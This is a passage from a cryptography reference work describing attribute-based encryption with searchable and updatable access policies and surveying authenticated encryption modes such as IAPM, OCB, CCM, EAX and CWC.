- *Test*. The test algorithm is executed by the storage server. Taking an encrypted index *EI* (associated with keyword(s) *KW* and access policy $\mathbb{A}$) and a search trapdoor $T_{KW'}$ (corresponding to keyword(s) *KW′*) as input, this algorithm outputs 1 or 0. The result 1 indicates that *KW* and *KW′* match with each other and *S* satisfies $\mathbb{A}$. Otherwise, the result is 0.

Attribute-based encryption with searchable encryption should satisfy consistency for both decryption and search functions. If *Setup*, *KeyGen*, *Encrypt*, and *Decrypt* algorithms are correctly executed, then any plaintext encrypted by *Encrypt* algorithm should be successfully decrypted by *Decrypt* algorithm if and only if the attribute set *S* associated with data user's attribute secret key SK_S satisfies the access policy $\mathbb{A}$ in ciphertext *CT*. On the other hand, if *Setup*, *KeyGen*, *Encrypt*, *Trapdoor*, and *Test* algorithms are correctly performed, then any authorized user can get the correct search result. Specifically, if *KW′* (embedded in trapdoor) matches *KW* (contained in encrypted index), and user's attribute set *S* satisfies $\mathbb{A}$ in ciphertext *CT*, the search result 1 will be returned to user. Otherwise, the *Test* algorithm outputs 0.

Applications

Attribute-based encryption with searchable encryption supports fine-grained search authorization and private keyword search operations. As a powerful scalable data sharing tool, it has applications in a wide range of fields. Let us take an electronic medical record system as an example. Suppose three medical files are encrypted by ABE with searchable encryption.

- File M_1 has access policy $\mathbb{A}_1$ = (*Raffles Hospital* OR *Endocrinologist*) and keywords KW_1 = (*Diabetes*, *Female*).
- File M_2 has access policy $\mathbb{A}_1$ = (*St Luke's Hospital* AND *Surgeon*) and keywords KW_2 = (*Fracture*, *Diabetes*).
- File M_3 has access policy $\mathbb{A}_1$ = (*St Luke's Hospital* AND *Endocrinologist*) and keywords KW_3 = (*Gout*).

A user with attribute set S = (*St Luke's Hospital*, *Endocrinologist*) generates a trapdoor for keywords KW' = (*Diabetes*) and submits it to the system. The test results for file M_1 is 1 since S satisfies $\mathbb{A}_1$ and KW' matches KW_1. Although KW' matches KW_2, the test result for M_2 is 0 since S dissatisfies $\mathbb{A}_1$. Although S satisfies $\mathbb{A}_1$, the result for M_3 is also 0 since KW' does not match KW_3.

Open Problems

Although extensive research progress has been made in ABE with searchable encryption, several open issues and challenges remain for future research.

- *Query expressiveness*. Most of the existing ABE with searchable encryption solutions are built to realize single or multiple keyword search. It is interesting to design novel schemes to support range search, Boolean search, subset search, and ranking search.
- *Efficiency and security*. Considering resource-constrained scenarios and large-scale applications, how to construct lightweight ABE with searchable encryption systems that simultaneously has high efficiency and security level is a challenge.
- *Post-quantum construction*. Many available schemes are proposed based on conventional bilinear map, which may be insecure in the quantum age. It has great potential to explore post-quantum secure methods (such as lattice cryptography, multivariate cryptography) to design post-quantum constructions.

Policy updatable attribute-based encryption

Definitions

An attribute-based encryption (ABE) scheme with updatable access policy is an ABE scheme in which the access policy can be updated to generate a new ciphertext without changing the corresponding plaintext. Such schemes are designed to realize flexible access rights delegations.

Background

There are two kinds of ABE schemes, key-policy ABE (KP-ABE) schemes and ciphertext-policy ABE (CP-ABE) schemes. In this section, ABE primarily refers to CP-ABE which is more suitable for access control of encrypted data than KP-ABE in that the data owner can define the access policy. Based on the CP-ABE scheme due to Cheung and Newport (2007) and Liang et al. (2009) proposed the first ciphertext-policy attribute-based

proxy re-encryption (CP-ABPRE) scheme, which supports updatable AND gate access policies and is proven selectively secure. Luo et al. (2010) proposed a CP-ABPRE scheme with the AND gate access policy in which each attribute has multiple values. Sahai et al. (2012) introduced a technique called ciphertext delegation into ABE. The technique allows an ABE ciphertext to be processed using only public information such that the access policy is updated and becomes more restrictive. A weakness of the above schemes is that the proxy can transform all the ciphertexts and disallow the delegator to choose a subset of ciphertexts to be converted. For the sake of fine-grained delegation of decryption rights, Yang et al. (2016) proposed a CP-ABPRE scheme which supports tree access policies, and its security analysis is given in the generic group model. To realize access policy update and attribute privacy protection simultaneously, Zhang et al. (2016) formalized the notion of anonymous CP-ABPRE for the first time and proposed a concrete scheme. In the scheme, a technique called match-then-re-encrypt is proposed to help the proxy checking whether a ciphertext should be transformed without knowing the original access policy.

Theory

In the traditional ABE, if authorized data consumers are not available, the ciphertext will not be decrypted by other data consumers. Therefore, the traditional ABE is not suitable for some special applications such as emergency and rescue operations, where the original unauthorized data consumers should be delegated to decrypt the ciphertext if necessary. ABE schemes with updatable access policy can be adopted to address the above problem. An ABE scheme with updatable access policy consists of the following six algorithms: *Setup*, *KeyGen*, *ReKeyGen*, *Encrypt*, *ReEncrypt*, and *Decrypt*.

- *Setup*. The system setup algorithm is run by an attribute authority. Taking a security parameter as input, it outputs the system public parameters which will be published and a master secret key which is kept secret by the attribute authority. The message space $\mathscr{M}$ and the ciphertext space $\mathscr{C}$ should be included in the system public parameters.
- *KeyGen*. The attribute secret key generation algorithm is run by the attribute authority. Taking the system public parameters, the master secret

key, and an attribute set *S* as inputs, it outputs the attribute secret key SK_S associated with *S*.

- *ReKeyGen*. The re-encryption key generation algorithm is run by data consumers. Taking the system public parameters, an attribute secret key SK_S associated with *S*, and an access policy $\mathbb{A}'$ as inputs, it outputs the re-encryption key $RK_{S\to\mathbb{A}'}$.
- *Encrypt*. The encryption algorithm is run by data owners. Taking the system public parameters, an access policy $\mathbb{A}$, and a plaintext $M \in \mathscr{M}$ as inputs, it outputs a ciphertext *C* corresponding to *M* under $\mathbb{A}$.
- *ReEncrypt*. The re-encryption algorithm is run by data consumers. Taking the system public parameters, a re-encryption key $RK_{S\to\mathbb{A}'}$ and a ciphertext *C* associated with $\mathbb{A}$ as inputs, it first checks if *S* satisfies $\mathbb{A}$. If the checking is positive, it outputs a re-encrypted ciphertext *C'* associated with access policy $\mathbb{A}'$. Otherwise, it outputs "rejection."
- *Decrypt*. The decryption algorithm is run by data consumers. Taking as inputs the system public parameters, an attribute secret key SK_S, and a ciphertext $C \in \mathscr{C}$ corresponding to $M \in \mathscr{M}$ under $\mathbb{A}$, it outputs *M* if and only if the attribute set *S* corresponding to SK_S satisfies $\mathbb{A}$.

Similar to the traditional ABE, ABE with updatable access policy should satisfy consistency. For one thing, if the six algorithms are correctly performed, then any plaintext in the message space encrypted with the encryption algorithm should be successfully decrypted by the decryption algorithm if and only if the attribute set and the access policy match each other. For another, any re-encrypted ciphertext should be successfully decrypted by the decryption algorithm if and only if the attribute set satisfies the new access policy embedded in the re-encrypted ciphertext.

Applications

Attribute-based encryption with updatable access policy can be used to realize flexible access rights delegation. Let us consider an application scenario of a personal information system in a university. In this system, suppose there are some confidential records of students' grades encrypted under the access policy $\mathbb{A}$ = (Title: *Professor* AND Department: *CS*), then the ciphertext can be successfully decrypted by professors in the Computer Science (CS) department. However, when these professors are on vacation,

it is necessary to find some trustworthy substitutes to recover the records in time. ABE with updatable access policy enables a qualified professor to designate a proxy in advance who takes charge of updating the ciphertext intended for the professor. To achieve this goal, the professor just gives a re-encryption key to the proxy who updates the underlying policy in the original ciphertext to $\mathbb{A}'$ = (Title: *Associate Professor* AND Experience: > *10 Years* AND Department: *CS*). In this case, even if no qualified professors are available, some highly experienced associate professors in the CS department can successfully recover the plaintext in the re-encrypted ciphertext.

Open Problems

In practical access control applications, enhanced security and privacy protection should be taken into consideration besides flexible access rights delegations. Most of the existing ABE schemes with updatable access policy cannot realize attribute privacy protection and full security.

It would be interesting to construct policy updatable ABE schemes with full security and attribute privacy protection.

Authenticated Encryption

Introduction

Often when two parties communicate over a network, they have two main security goals: privacy and authentication. In fact, there is compelling evidence that one should never use encryption without also providing authentication (Bellovin 1996; Black and Urtubia 2002). Many solutions for the privacy and authentication problems have existed for decades, and the traditional approach to solving both simultaneously has been to combine them in a straightforward manner using so-called generic composition. However, recently there have been a number of new constructions which achieve both privacy and authenticity simultaneously, often much faster than any solution which uses generic composition. In this entry, we will explore the various approaches to achieving both privacy and authenticity, the so-called Authenticated Encryption problem. We will often abbreviate this as simply "AE." We will start with generic composition methods and then explore the newer combined methods.

Background

Throughout this entry, we will consider the AE problem in the "symmetric-key model." This means that we assume our two communicating parties, traditionally called "Alice" and "Bob," share a copy of some bit-string K, called the "key." This key is typically chosen at random and then distributed

to Alice and Bob via one of various methods. This is the starting point for our work. We now wish to provide Alice and Bob with an AE algorithm such that Alice can select a message *M* from a predefined message space, process it with the AE algorithm along with the key (and possibly a "nonce" *N*—a counter or random value), and then send the resulting output to Bob. The output will be the ciphertext *C*, the nonce *N*, and a short message authentication tag, σ. Bob should be able to recover *M* just given *C*, *N*, and his copy of the key *K*. He should also be able to certify that Alice was the originator by computing a verification algorithm using the above values along with the tag σ.

But what makes an AE algorithm "good?" We may have many requirements, and the relative importance of these requirements may vary according to the problem domain. Certainly, one requirement is that the AE algorithm be "secure." We will speak more about what this means in a moment. But many other attributes of the algorithm may be important for us as well: performance, portability, simplicity/elegance, parallelizability, availability of reference implementations, or freedom from patents; we will pay attention to each of these concerns to varying levels as well.

Security

Certainly, an AE scheme is not going to serve our needs unless it is secure. An AE scheme has two goals: privacy and authenticity. And each of these goals has a precise mathematical meaning (Bellare et al. 1998, 2000; Goldwasser et al. 1998). In addition, there is a precise definition for "authenticated encryption," the combination of both goals (Bellare and Namprempre 2000; Bellare and Rogaway 2000; Katz and Yung 2000). It would take us too far afield to carefully define each notion, but we will give a brief intuitive idea of what is meant. In our discussion we will use the term "adversary" to mean someone who is trying to subvert the security of the AE scheme, who knows the definition of the AE scheme, but who does not possess the key *K*.

Privacy means, intuitively, that a passive adversary who views the ciphertext *C* and the nonce *N* cannot "understand" the content of the message *M*. One way to achieve this is to make *C* indistinguishable from random bits, and indeed this is one definition of security for an encryption scheme that is sometimes used, although it is quite a strong one.

Authenticity means, intuitively, that an *active* adversary cannot successfully fabricate a ciphertext *C*, a nonce *N*, and a tag σ in such a way that Bob will believe that Alice was the originator. In the formal security model, we allow the adversary to generate tags for messages of his choice as if he were Alice for some period of time, and then he must attempt a forgery. We do not give him credit for simply "replaying" a previously generated message and tag, of course: He must construct a new value. If he does so with any significant probability of success, the authentication scheme is considered insecure.

Associated Data

In many application settings, we wish to not only encrypt and authenticate message *M*, but we wish also to include auxiliary data *H* which should be authenticated, but left unencrypted. An example might be a network packet where the payload should be encrypted (and authenticated) but the header should be unencrypted (and authenticated). The reason being that routers must be able to read the headers of packets in order to know how to properly route them.

This need spurred some designers of AE schemes to allow "associated data" to be included as input to their schemes. Such schemes have been termed AEAD (authenticated encryption with associated data) schemes, a notion which was first formalized by Rogaway (2002). As we will see, the AEAD problem is easily solved in the generic composition setting, but can become challenging when designing the more complex schemes. In his paper, Rogaway describes a few simple, but limited, ways to include associated data in any AE scheme, and then presents a specific method to efficiently add associated data to the OCB scheme, which we discuss below.

Provable Security

One unfortunate aspect of most cryptographic schemes is that we cannot prove that any scheme meets the formal goals required of it. However, we can prove *some* things related to security, but it depends on the *type* of cryptographic object we are analyzing. If the object is a "primitive," such as a block cipher, no proof of security is possible, so instead we hope for security once we have shown that no known attacks (e.g., differential cryptanalysis) seem to work. However, for algorithms which are built on top of these primitives, called "modes," we *can* prove some things about

their security; namely that they are as secure as the primitives which underlie them. Almost all of the AE schemes we will describe here are modes; only two of them are primitives.

AE Schemes

The remainder of this entry is devoted to the description and discussion of various AE algorithms. For convenience, we list them in Fig. 1. Note that we omit generic composition from the table since this approach comprises a class of schemes rather than a particular scheme.

Scheme	#Passes	Provably secure	Assoc data	Parallelizable	On-line	Patent-free
IAPM	1	✓		✓	✓	
XECB	1	✓		✓	✓	
OCB	1	✓		✓	✓

EAX	2	✓	✓		✓	✓
CWC	2	✓	✓	✓	✓	✓
Helix	1		✓		✓	✓
SOBER-128	1		✓		✓	✓

Authenticated Encryption, Fig. 1 A comparison of the various AE schemes. Generic composition is omitted since answerswould depend on the particular instantiation. For the schemes which do not support associated data, subsequent methods have been suggested to remedy this; for example, see (Rogaway 2002)

Conventions

Let $\in$ denote the empty string. Let Σ^n denote the set of all n-bit strings. In general, if S is a set we write S^+ to mean 1 or more repetitions of elements from S; that is, the set $\{s_1 s_2 \cdots s_m | \, m > 0, \quad s_i \in S, \quad 1 \le i \le m\}$. Thus $(\Sigma^n)^+$ is the set of all binary strings whose lengths are a positive multiple of n. If we write S^* we mean zero or more repetitions of elements from S. In other words, $S^* = S^+ \cup \{\in\}$. We write $A \oplus B$ to mean the exclusive-or of strings A and B.

Many of our schemes use a block cipher. Throughout, n will be understood to be the block size of the underlying block cipher and k will be the size of its key. For block cipher E, we will write $E_K(P)$ to indicate invocation of block cipher E using the k-bit key K on the n-bit plaintext block P.

In order to process a message $M \in (\Sigma^n)^+$ we will often wish to break M into m strings, $M_1, \ldots, M_m$, each having n-bits such that $M = M_1 M_2 \ldots M_m$. For brevity, we will say "write $M = M_1 \ldots M_m$" and understand it to mean the above.

Generic Composition

Although AE did not get a formal definition until recently, the goal has certainly been implicit for decades. The traditional way of achieving both authenticity and privacy was to simply find an algorithm which yields each one and then use the combination of these two algorithms on our message. Intuitively it seems that this approach is obvious, straightforward, and completely safe. Unfortunately, there are many pitfalls accidentally "discovered" by well-meaning protocol designers.

One commonly made mistake is the assumption that AE can be achieved by using a non-cryptographic non-keyed hash function$h$ and a good encryption scheme like CBC mode (Cipher Block Chaining mode; modes of operation of a block cipher) with key K and initialization vector N. One produces $\mathrm{CBC}_{K,\,N}(M, h(M))$ and hopes this yields a secure AE scheme. However, these schemes are virtually always broken. Perhaps the best-known example is the Wired Equivalent Privacy (WEP) protocol used with 802.11 wireless networks. This protocol instantiates h as a Cyclic Redundancy Code (CRC) and then uses a stream cipher to encrypt. Borisov et al. showed, among other things, that it was easy to circumvent the authentication mechanism (Borisov et al. 2001).

Another common pitfall is "key reuse." In other words, this means using some key K for both the encryption scheme and the MAC algorithm. This approach applied blindly almost always fails. We will later see that all of our "combined modes," listed after this section, do in fact use a single key, but they are carefully designed to retain security in spite of this.

It is now clear to researchers that one needs to use a *keyed* hash (i.e., a MAC) with some appropriate key $K1$ along with a secure encryption scheme with an independent key $K2$. However, it is unclear in what order these modes should be applied to a message M in order to achieve authenticated encryption. There are three obvious choices:

- *MtE: MAC-then-Encrypt*. We first MAC M under key $K1$ to yield tag σ and then encrypt the resulting pair (M, σ) under key $K2$.
- *EtM: Encrypt-then-MAC*. We first encrypt M under key $K2$ to yield ciphertext C and then compute $\sigma \leftarrow \mathrm{MAC}_{K1}(C)$ to yield the pair (C, σ).
- *E&M: Encrypt-and-MAC*. We first encrypt M under key $K2$ to yield ciphertext C and then compute $\sigma \rightarrow \mathrm{MAC}_{K1}(M)$ to yield the pair (C, σ).

Also note that decryption and verification are straightforward for each approach above: For MtE decrypt first, then verify. For EtM and E&M verify first, then decrypt.

Security

In 2000, Bellare and Namprempre gave formal definitions for AE (Bellare and Namprempre 2000), and then systematically examined each of the three approaches described above in this formal setting. Their results show that if the MAC has a property called "strongly unforgeable," then it possible to achieve the strongest definition of security for AE only via the EtM approach. They further show that some known-good encryption schemes fail to provide privacy in the AE setting when using the E&M approach, and fail to provide a slightly stronger notion of privacy with the MtE approach.

These theoretical results generated a great deal of interest since three major preexisting protocols, SSL/TLS (Secure Socket Layer and Transport Layer Security), IPSec, and SSH, each used a different one of these three approaches: The SSL/TLS protocol uses MtE, IPSec uses EtM, and SSH uses E&M. One might think that perhaps security flaws exist in SSL/TLS and SSH because of the results of Bellare and Namprempre; however, concurrent with their work, Krawczyk showed that SSL/TLS was in fact secure because of the encoding used alongside the MtE mechanism (Krawczyk 2001). And later Bellare, Kohno, and Namprempre showed that despite some identified security flaws in SSH, it could be made provably secure via a number of simple modifications despite its E&M approach.

The message here is that EtM with a provably secure encryption scheme and a provably secure MAC each with independent keys is the best approach for achieving AE. Although MtE and E&M can be secure, security will often depend on subtle details of how the data are encoded and on the particular MAC and encryption schemes used.

Performance

Simple methods for doing very fast encryption have been known for quite some time. For example, CBC mode encryption has very little overhead beyond the calls to the block cipher. Even more attractive is CTR mode (CounTeR mode; modes of operation of a block cipher), which similarly has little overhead and in addition is parallelizable. However, MACing quickly is not so simple. The CBC MAC (Cipher Block Chaining Message Authentication Code; CBC MAC and variants) is quite simple and just as fast as CBC mode encryption, but there are well-known ways to go faster. The fastest software MAC in common use today is HMAC (Bellare et al. 1996; Halevi 2001). HMAC uses a cryptographic hash function to process the message *M* and this is faster than processing *M* block-by-block with a block cipher. However, even faster approaches have been invented using the Wegman–Carter construction (Wegman and Carter 1981). This approach involves using a non-cryptographic hash function to process *M*, and then uses a cryptographic function to process the hash output. The non-cryptographic hash is randomly selected from a carefully designed family of hash functions, all with a common domain and range. The goal is to produce a family such that distinct messages are unlikely to hash to the same value when the hash function is randomly chosen from that family. This is the so-called universal hash family (Carter and Wegman 1979). The fastest known MACs are based on the Wegman–Carter approach. The speed champions are UMAC (Black et al. 1999) and hash 127 (Bernstein 2000), though neither of these are in common use yet.

Associated Data

As we mentioned in the introduction, it is a common requirement in cryptographic protocols that we allow authenticated but non-encrypted data to be included in our message. Although the single-pass modes we describe next do not naturally allow for associated data, due to the fact that their encryption and authentication methods are intricately interwoven, we do not have this problem with generically composed schemes. Since the encryption and MAC schemes are entirely independent, we simply run the MAC on all the data and run the encryption scheme only on the data to be kept private.

Can We Do Better?

One obvious question when considering generically composed AE schemes is “can we do better?” In other words, might there be a way of achieving AE without using two different algorithms, with two different keys, and making two separate passes over the message. The answer is “yes,” and a discussion of these results constitutes the remainder of this entry.

Single-Pass Combined Modes

It had long been a goal of cryptographers to find a mode of operation which achieved AE using only a single pass over the message M. Many attempts were made at such schemes, but all were broken. Therefore, until the year 2000, people still used generic composition to achieve AE, which as we have seen requires two passes over M.

IAPM

In 2000, Jutla at IBM invented two schemes which were the first correct single-pass AE modes (Jutla 2001). He called these modes IACBC (Integrity-Aware Cipher Block Chaining) and IAPM (Integrity-Aware Parallelizable Mode). The first mode somewhat resembles CBC-mode encryption; however, offsets were added in before and after each block-cipher invocation, a technique known as “whitening.” However, as we know, CBC-mode encryption is inherently serial: We cannot begin computation for the $(k + 1)$th block-cipher invocation until we have the result of the kth invocation. Therefore, more interest has been generated around the second mode, IAPM, which does not have this disadvantage. Let us look at how IAPM works.

IAPM accepts a message $M \in (\Sigma^n)^+$, a nonce $N \in \Sigma^n$, and a key pair $K1$, $K2$ each selected from Σ^k for use with the underlying block cipher E. The key pair is set up and distributed in advance between the communicating parties; the keys are reused for a large number of messages. However, N and (usually) M vary with each transmission. First, we break M into $M_1 \cdots M_{m-1}$ and proceed as follows.

There are two main steps: (1) offset generation and (2) encryption/tag generation. For offset generation we encipher N to get a seed value, and then encipher sequential seed values to get the remaining seed values. In other words, set $W_1 \leftarrow E_{K2}(N)$ and then set $W_i \leftarrow E_{K2}(W_1 + i - 2)$ for

$2 \le i \le t$ where $t = \lceil \lg(m + 2) \rceil$. Here lg means $\log_2$, so if we had a message M with 256 n-bit blocks, we would require $\lceil \lg(259) \rceil = 9$ block-cipher invocations to generate the W_i values. Finally, to derive our $m + 1$ offsets from the seed values, for i from 1 to $m + 1$, we compute $S_{i-1} \leftarrow \oplus_{j=-}^{t} (i[j] w_j)$ where $i[j]$ is the jth bit of i.

Armed with S_0 through S_m we are now ready to process M. First we encrypt each block of M by computing $C_i \leftarrow E_{K1}(M_i \oplus S_i) \oplus S_i$ for $1 \le i \le m - 1$. This XORing of S_i before and after the block-cipher invocation is the whitening we spoke of previously, and is the main idea in all schemes discussed in this section. Next we compute the authentication tag σ: set $\sigma \rightarrow E_{K1}\left(S_m \oplus_{i=1}^{m-1} M_i\right) \oplus S_0$. Notice that we are whitening the simple sum of the plaintext blocks with two *different* offset values, S_0 and S_m. Finally, output (N, $C_1, \ldots, C_{m-1}, \sigma$) as the authenticated ciphertext. Note that the output length is two n-bit blocks longer than M. This "ciphertext expansion," comparable to what we saw with generic composition, is quite minimal.

Given the $K1$, $K2$, and some output (N, $C_1, \ldots, C_{m-1}$, σ), it is fairly straightforward to recover M and check the authenticity of the transmission. Notice that N is sent in the clear and so using $K2$ we can compute the W_i values and therefore the S_i values. We compute $M_i \leftarrow E_{K1}^{-1}(C_i \oplus S_i) \oplus S_i$ for $1 \le i \le m - 1$ to recover M. Then we check $E_{K1}\left(S_m \oplus \oplus_{i=1}^{m=1} M_i\right) \oplus S_0$ to ensure it matches σ. If we get a match, we accept the transmission as authentic, and if not we reject the transmission as an attempted forgery.

Comments on IAPM

Compared to generic composition, where we needed about 2 m block-cipher invocations per message (assuming our encryption and authentication modes were block-cipher-based), we are now using only around m {lg}(m) invocations. Further refinements to IAPM reduce this even more, so the number of block-cipher invocations is nearly m in these optimized versions meaning that one can achieve AE at nearly the same cost of encryption alone.

Proving a scheme like IAPM secure is not a simple task, and indeed we cannot present such a proof here. The interested reader is encouraged to read Halevi's article which contains a rigorous proof that if the underlying block cipher is secure, then so are IACBC and IAPM (Halevi 2001).

XCBC and OCB

Quickly after announcement of IACBC and IAPM, other researchers went to work on finding similar single-pass AE schemes. Soon two other parties announced similar schemes: Gligor and Donescu produced a host of schemes, each with various advantages and disadvantages (Gligor and Donescu 2002), and Rogaway et al. announced their OCB scheme (Rogaway et al. 2003), which is similar to IAPM but with a long list of added optimizations.

Gligor and Donescu presented two classes of schemes: XCBC and XECB. XCBC is similar to CBC mode encryption just as IACBC was above, and XECB is similar to ECB mode encryption which allows parallelism to be exploited, much like the IAPM method presented above. Since many practitioners desire parallelizable modes, the largest share of attention has been paid to XECB. Similar to IAPM, XECB uses an offset to each message block, applied before and after a block-cipher invocation. However, XECB generates these offsets in a very efficient manner, using arithmetic mod 2^n, which is very fast on most commodity processors. Once again, both schemes are highly optimized and provide AE at a cost very close to that of encryption alone. Proofs of security are included in the paper, using the reductionist approach we described above.

Rogaway, Bellare, Black, and Krovetz produced a single scheme called OCB (Offset CodeBook). This work was a follow-on to Jutla's IAPM scheme, designed to be fully parallelizable, along with a long list of other improvements. In comparison to IAPM, OCB uses a single block-cipher key, provides a message space of Σ^* so we never have to pad, and is nearly endian-neutral. Once again, a full detailed proof of security is included in the paper, demonstrating that the security of OCB is directly related to the security of the underlying block cipher.

OCB is no doubt the most aggressively optimized scheme of those discussed in this section. Performance tests indicate that OCB is about 6.4% slower than CBC mode encryption, and this is without exploiting the parallelism that OCB offers up. For more information, one can find an in-

depth FAQ, all relevant publications, reference code, test vectors, and performance figures on the OCB Web page at http://www.cs.ucdavis.edu/~rogaway/ocb/.

Associated Data

In many settings, the ability to handle associated data is crucial. Rogaway (Rogaway 2002) suggests methods to handle associated data in all three of the single-pass schemes mentioned above, and for OCB gives an extension which uses PMAC (Black and Rogaway 2002) to give a particularly efficient variant of OCB which handles associated data.

Intellectual Property

Given the importance of these new highly efficient AE algorithms, all of the authors decided to file for patents. Therefore, IBM and Gligor and Rogaway all have intellectual property claims for their algorithms and perhaps on some of the overriding ideas involved. To date, none of these patents have been tested in court, so the extent to which they are conflicting or interrelated is unclear. One effect, however, is that many would-be users of this new technology are worried that the possible legal entanglements are not worth the benefits offered by this technology. Despite this, OCB has appeared in the 802.11 draft standard as an alternate mode, and has been licensed several times. However, without IP claims it is possible that all of these algorithms would be in common use today.

It was the complications engendered by the IP claims which spurred new teams of researchers to find further efficient AE algorithms which would not be covered by patents. Although not as fast as the single-pass modes described here, they still offer significant performance improvements over generic composition schemes. These schemes include CCM, CWC, and EAX, the latter invented in part by two researchers from the OCB team. We discuss these schemes next.

Two-Pass Combined Modes

If we have highly efficient single-pass AE modes, why would researchers subsequently work to develop less efficient multi-pass AE schemes? Well, as we just discussed, this work was entirely motivated by the desire to provide patent-free AE schemes. The first such scheme proposed was CCM

(CBC MAC with Counter Mode) by Ferguson, Housley, and Whiting. Citing several drawbacks to CCM, Bellare, Rogaway, and Wagner proposed EAX, another patent-free mode which addresses these drawbacks. And independently, Kohno, Viega, and Whiting proposed the CWC mode (Carter–Wegman with Counter mode encryption). CWC is also patent-free and, unlike the previous two modes, is fully parallelizable. We now discuss each of these modes in turn.

CCM Mode

CCM was designed with *AES* specifically in mind. It therefore is hard-coded to assume a 128-bit block size, though it could be recast for other block sizes. Giving all the details of the mode would be cumbersome, so we will just present the overriding ideas. For complete details, see the CCM specification (Whiting et al. 2002).

CCM Is Parameterized

It requires that you specify a 128-bit block cipher (e.g., AES), a tag length (which must be one of 4, 6, 8, 10, 12, 14, or 16), and the message-length field's size (which induces an upperbound on the message length). Like all other schemes we mention, CCM uses a nonce N each time it is invoked, and the size of N depends on the parameters chosen above; specifically, if we choose a longer maximum message length, we must accept a shorter nonce. It is left to the user to decide which parameters to use, but typical values might be to limit the maximum message length to 16 MB and then use a 96-bit nonce.

Once the parameters are decided, we invoke CCM by providing four inputs: the key K which will be used with AES, the nonce N of proper size, associated data H which will be authenticated but not encrypted, and the plaintext M which will be authenticated and encrypted. CCM operates in two passes: First, we encode the above parameters into an initial block, prepend this block to H and M, and then run CBC MAC over this entire byte string using K. This yields the authentication tag σ. (The precise details of how the above concatenation is done *are* important for the security of CCM, but are omitted here.)

Next, we form a counter-value using one of the scheme's parameters along with N and any necessary padding to reach 128 bits. This counter is then used with CTR mode encryption on $(\sigma \| M)$ under K to produce the

ciphertext. The first 128 bits are the authentication tag, and we return the appropriate number of bytes according to the tag-length parameter. The subsequent bytes are the encryption of *M* and are always included in the output.

Decryption and verification are quite straightforward: *N* produces the counter-value and allows the recovery of *M*. Rerunning CBC MAC on the same input used above allows verification of the tag.

Comments on CCM

It would seem that CCM is not much better than simple generic composition; after all, it uses a MAC scheme (the CBC MAC) and an encryption scheme (CTR mode encryption), which are both well known and provably secure modes. But CCM *does* offer advantages over the straightforward use of these two primitives generically composed; in particular, it uses the same key *K* for both the MAC and the encryption steps. Normally this practice would be very dangerous and unlikely to work, but the designers were careful to ensure the security of CCM despite this normally risky practice. The CCM specification does not include performance data or a proof of security. However, a rigorous proof was published by Jonsson (Jonsson 2002). CCM is currently the mandatory mode for the 802.11 wireless standard as well as currently being considered by NIST as a FIPS standard.

EAX Mode

Subsequent to the publication and subsequent popularity of CCM, three researchers decided to examine the shortcomings of CCM and see if they could be remedied. Their offering is called EAX (Bellare et al. 2003) and addresses several perceived problems with CCM, including the following:

1. If the associated data field is fixed from message to message, CCM does not take advantage of this, but rather reprocesses this data anew with each invocation.

2. Message lengths must be known in advance because the length is encoded into the first block before processing begins. This is not a problem in some settings, but in many applications we do not know the message length in advance.

3. The parameterization is awkward and, in particular, the trade-off between maximum message length and the size of the nonce seems unnatural.

4. The definition of CCM (especially the encodings of the parameters and length information in the message before it is processed) is complex and difficult to understand. Moreover, the correctness of CCM strongly depends on the details of this encoding.

Like CCM, EAX is a combination of a type of CBC MAC and CTR mode encryption. However, unlike CCM, the MAC used is not raw CBC MAC, but rather a variant. Two well-known problems exist with CBC MAC: (1) all messages must be of the same fixed length and (2) length must be a positive multiple of n. If we violate the first property, security is lost. Several variants to the CBC MAC have been proposed to address these problems: EMAC (Berendschot et al. 1995; Petrank and Rackoff 2000) adds an extra block-cipher call to the end of CBC MAC to solve problem (1). Not to be confused with the AE mode of the same name above, XCBC (Black and Rogaway 2000) solves both problems (1) and (2) without any extra block-cipher invocations, but requires $k + 2n$ key bits. Finally, OMAC (Iwata and Kurosawa 2003) improves XCBC so that only k bits of key are needed. The EAX designers chose to use OMAC with an extra input called a "tweak" which allows them to essentially get several different MACs by using distinct values for this tweak input. This is closely related to an idea of Liskov et al. who introduced tweakable block ciphers (Liskov et al. 2002).

We now describe EAX at a high level. Unlike CCM, the only EAX parameters are the choice of block cipher, which may have any block size n, and the number of authentication tag bits to be output, τ. To invoke EAX, we pass in a nonce $N \in \Sigma^n$, a header $H \in \Sigma^*$ which will be authenticated but not encrypted, and the message $M \in \Sigma^*$ which will be authenticated and encrypted, and finally the key K, appropriate for the chosen block cipher. We will be using OMAC under key K three times, each time with a different tweak, written OMAC^0_K, OMAC^1_K, and OMAC^2_K; it is conceptually easiest to think of these three OMAC invocations as three separate MACs, although this is not strictly true. First, we compute OMAC

$\underset{K}{0}(N)$ to obtain the counter value we will use with CTR mode encryption. Then we compute $\sigma_H \leftarrow \text{OMAC}\underset{K}{1}(H)$ to get an authentication tag for *H*. Then we encrypt and authenticate *M* with $C \leftarrow \text{OMAC}^2_K(\text{CRT}^{\text{ctr}}_K(M))$. And finally we output the first τ bits of $\sigma = (\text{ctr} \oplus C \oplus \sigma_H)$ as the authentication tag. We also output the nonce *N*, the associated data *H*, and the ciphertext *C*. The decryption and verification steps are quite straightforward.

Note that each of the problem areas cited above has been addressed by the EAX mode: no restriction on message length, no interdependence between the tag length and maximum message length, a performance savings when there is static header data, and no need for message length to be known up front. Also, EAX is arguably simpler to specify and implement. Once again, proving EAX secure is more difficult than just appealing to proofs of security for generically composed schemes since the key *K* is reused in several contexts which is normally not a safe practice.

CWC Mode

The CWC Mode (Kohno et al. 2003b) is also a two-pass mode: It uses a Wegman–Carter MAC along with CTR mode encryption under a common key *K*. Its main advantage over CCM and EAX is that it is parallelizable whereas the other two are not (due to their use of the inherently sequential CBC MAC type algorithms). Also, CWC strives to be very fast in hardware, a consideration which was not given nearly as much attention in the design of the other modes. In fact, the CWC designers claim that CWC should be able to encrypt and authenticate data at 10 Gbps in hardware, whereas CCM and EAX will be limited to about 2 Gbps because of their serial constraints.

As we discussed above in the section on generic composition, Wegman–Carter MACs require one to specify a family of hash functions on a common domain and range. Typically, we want these functions to (1) be fast to compute and (2) have a low collision probability. The CWC designers also looked for a family with additional properties: (3) parallelizability and (4) good performance in hardware. The function family they settled on is the well-known polynomial hash. Here a function from the family is named by choosing a value for *x* in some specified range, and then the polynomial

$$Y_1 x' + Y_2 x^{\ell-1} + \cdots + Y_\ell x + Y_{\ell+1}$$

